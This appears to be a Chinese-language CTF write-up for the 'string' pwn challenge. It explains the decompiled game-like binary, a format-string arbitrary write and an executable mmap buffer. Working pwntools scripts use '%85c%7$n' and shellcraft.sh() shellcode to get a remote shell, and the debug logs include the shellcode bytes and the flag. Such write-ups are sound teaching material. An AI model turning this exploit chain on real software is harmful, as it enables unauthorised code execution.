

0x07 string

主函数。动态分配内存(malloc)，地址赋给v3。然后v3赋给v4，相当于v3和v4都指向同一地址。然后给出v4指向的地址和下一个第一个地址。




```c
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rax
  __int64 v4; // ST18_8

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996();
  v3 = malloc(8uLL);
  v4 = (__int64)v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 4);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}
```

输入name，没有漏洞。




```c
unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", &s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6((_DWORD *)a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

选择east或up。但是选up会被dragon干掉，所以必须选east.



```c
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD(&s1, "up");
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

嗯，下图`printf(&format, &format);`存在格式化字符串任意写的漏洞。可参考0x02 CGfsb




```
 1 unsigned __int64 sub_400BB9()
 2 {
 3   int v1; // [rsp+4h] [rbp-7Ch]
 4   __int64 v2; // [rsp+8h] [rbp-78h]
 5   char format; // [rsp+10h] [rbp-70h]
 6   unsigned __int64 v4; // [rsp+78h] [rbp-8h]
 7
 8   v4 = __readfsqword(0x28u);
 9   v2 = 0LL;
10   puts("You travel a short distance east.That's odd, anyone disappear suddenly");
11   puts(", what happend?! You just travel , and find another hole");
12   puts("You recall, a big black hole will suckk you into it! Know what should you do?");
13   puts("go into there(1), or leave(0)?:");
14   _isoc99_scanf("%d", &v1);
15   if ( v1 == 1 )
16   {
17     puts("A voice heard in your mind");
18     puts("'Give me an address'");
19     _isoc99_scanf("%ld", &v2);
20     puts("And, you wish is:");
21     _isoc99_scanf("%s", &format);
22     puts("Your wish is");
23     printf(&format, &format);
24     puts("I hear it, I hear it....");
25   }
26   return __readfsqword(0x28u) ^ v4;
27 }
```

最关键的一步：

第17行是将v1转化为可执行函数。

本题没有出现system函数，所以要在此处写个shellcode。

> 当我们在获得程序的漏洞后，就可以在程序的漏洞处执行特定的代码，而这些代码也就是俗称的shellcode。



```
 1 unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
 2 {
 3   void *v1; // rsi
 4   unsigned __int64 v3; // [rsp+18h] [rbp-8h]
 5
 6   v3 = __readfsqword(0x28u);
 7   puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
 8   puts("Dragon say: HaHa! you were supposed to have a normal");
 9   puts("RPG game, but I have changed it! you have no weapon and ");
10   puts("skill! you could not defeat me !");
11   puts("That's sound terrible! you meet final boss!but you level is ONE!");
12   if ( *a1 == a1[1] )
13   {
14     puts("Wizard: I will help you! USE YOU SPELL");
15     v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
16     read(0, v1, 0x100uLL);
17     ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
18   }
19   return __readfsqword(0x28u) ^ v3;
20 }
```


但是，要运行至此处，要先满足`if ( *a1 == a1[1] )`

a1是前面提到的v4传入函数的形参，就是个地址。`a[0]=v4[0]=v3[0]=68`，`a[1]=v4[1]=v3[1]=85`。要将a[0]和a[1]修改为相同的值。

可以通过前面提到的格式化字符串漏洞来修改。


函数sub_400BB9()内的v2是我们输入的v4的地址，我们需要知道v2在栈内的位置，这样才能通过`%?$n`向v2指向的地址处写入字符串长度。

```python
#查看sub_400BB9()栈内情况
from pwn import *
p = remote("111.198.29.45","49404")
context(arch='amd64', os='linux', log_level='debug')

p.recvuntil('secret[0] is ')
v4_addr = int(p.recvuntil('\n')[:-1], 16)

p.sendlineafter("What should your character's name be:", 'cxk')
p.sendlineafter("So, where you will go?east or up?:", 'east')
p.sendlineafter("go into there(1), or leave(0)?:", '1')

p.sendlineafter("'Give me an address'", str(int(v4_addr)))
p.sendlineafter("And, you wish is:",'AAAA'+'-%p'*10)
p.recvuntil('I hear it')
```



```
[DEBUG] Received 0x16 bytes:
    '\n'
    "'Give me an address'\n"
[DEBUG] Sent 0x9 bytes:
    '12726288\n'
[DEBUG] Received 0x11 bytes:
    'And, you wish is:'
[DEBUG] Sent 0x23 bytes:
    'AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p\n'
[DEBUG] Received 0x1 bytes:
    '\n'
[DEBUG] Received 0xc bytes:
    'Your wish is'
[DEBUG] Received 0x1c6 bytes:
    '\n'
    'AAAA-0x7fbe5c3dc6a3-0x7fbe5c3dd780-0x7fbe5c10e2c0-0x7fbe5c604700-0x7f
be5c604700-0x100000022-0xc23010-0x2d70252d41414141-0x70252d70252d7025-0x25
2d70252d70252dI hear it, I hear it....\n'
    'Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!\n'
    'Dragon say: HaHa! you were supposed to have a normal\n'
    'RPG game, but I have changed it! you have no weapon and \n'
    'skill! you could not defeat me !\n'
    "That's sound terrible! you meet final boss!but you level is ONE!\n"
    'The End.....Really?\n'
[*] Closed connection to 111.198.29.45 port 49404
peppa@ubuntu:~/pwn$
```

上面程序为什么这么写，待会在后面的正式的交互代码中解释。这里只说一下最后一句。`p.recvuntil('I hear it')`必须要写上，否则程序的debug末尾只能看到发送了数据，看不到之后print的format字符串。如下图：



```
    '1\n'
[DEBUG] Received 0x1a bytes:
    'A voice heard in your mind'
[DEBUG] Received 0x16 bytes:
    '\n'
    "'Give me an address'\n"
[DEBUG] Sent 0x9 bytes:
    '39800848\n'
[DEBUG] Received 0x11 bytes:
    'And, you wish is:'
[DEBUG] Sent 0x23 bytes:
    'AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p\n'
[*] Closed connection to 111.198.29.45 port 49404
peppa@ubuntu:~/pwn$ 
```

上上图选中处，0xc23010是v2的内容，因为v2在format(就是许下的愿望wish)的前面一位，而通过0x41414141（图中是0x2d70252d41414141，是因为这是64位程序）可以找到format的起始位置。v2是栈内第7个参数。


所以wish就写成`%85c%7$n`，作用是将85写入栈内第7个参数所指向的地址。

```python
from pwn import *
p = remote("111.198.29.45","49404")
context(arch='amd64', os='linux', log_level='debug')

p.recvuntil('secret[0] is ')
v4_addr = int(p.recvuntil('\n')[:-1], 16)

p.sendlineafter("What should your character's name be:", 'cxk')
p.sendlineafter("So, where you will go?east or up?:", 'east')
p.sendlineafter("go into there(1), or leave(0)?:", '1')

p.sendlineafter("'Give me an address'", str(int(v4_addr)))
p.sendlineafter("And, you wish is:", '%85c%7$n')

shellcode = asm(shellcraft.sh())
p.sendlineafter("USE YOU SPELL", shellcode)
p.interactive()
```

获得执行system(“/bin/sh”)汇编代码所对应的机器码：`asm(shellcraft.sh())`。注意要指明arch和os。arch有i386(x86)和amd64(x64)。攻防世界的题解区有人说这个函数失效，其实是因为他没指明环境。不同环境下的汇编代码是不同的。

代码的第二段从`printf("secret[0] is %x\n", v4, a2);`输出的字符串中，提取v4的地址，注意把末尾的`\n`剔除。

然后代码的第四段Give me an address，注意源代码中`_isoc99_scanf("%ld", &v2);`,读入的不是字符串，是int64，是个数字，不要输入0x开头的字符串，也不要类似于1003fd2c的十六进制字符串，就输入一个十进制数字就行。不要使用p64()转换！！！int转换即可，但是send发送的是一个字符串，所以再str一下。


```
    0000019e
[DEBUG] Sent 0x31 bytes:
    00000000  6a 68 48 b8  2f 62 69 6e  2f 2f 2f 73  50 48 89 e7  │jhH·│/b
in│///s│PH··│
    00000010  68 72 69 01  01 81 34 24  01 01 01 01  31 f6 56 6a  │hri·│··
4$│····│1·Vj│
    00000020  08 5e 48 01  e6 56 48 89  e6 31 d2 6a  3b 58 0f 05  │·^H·│·V
H·│·1·j│;X··│
    00000030  0a                                                  │·│
    00000031
[*] Switching to interactive mode

$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2d bytes:
    'cyberpeace{986b2b0ea2b5bceb1b8338765d1855f5}\n'
cyberpeace{986b2b0ea2b5bceb1b8338765d1855f5}
$ 
```

总结一下POP攻击链：通过格式化字符串漏洞修改v4[0]的值，使之与v4[1]相等。然后读入shellcode并运行。（当然你也可以改v4[1]的值）

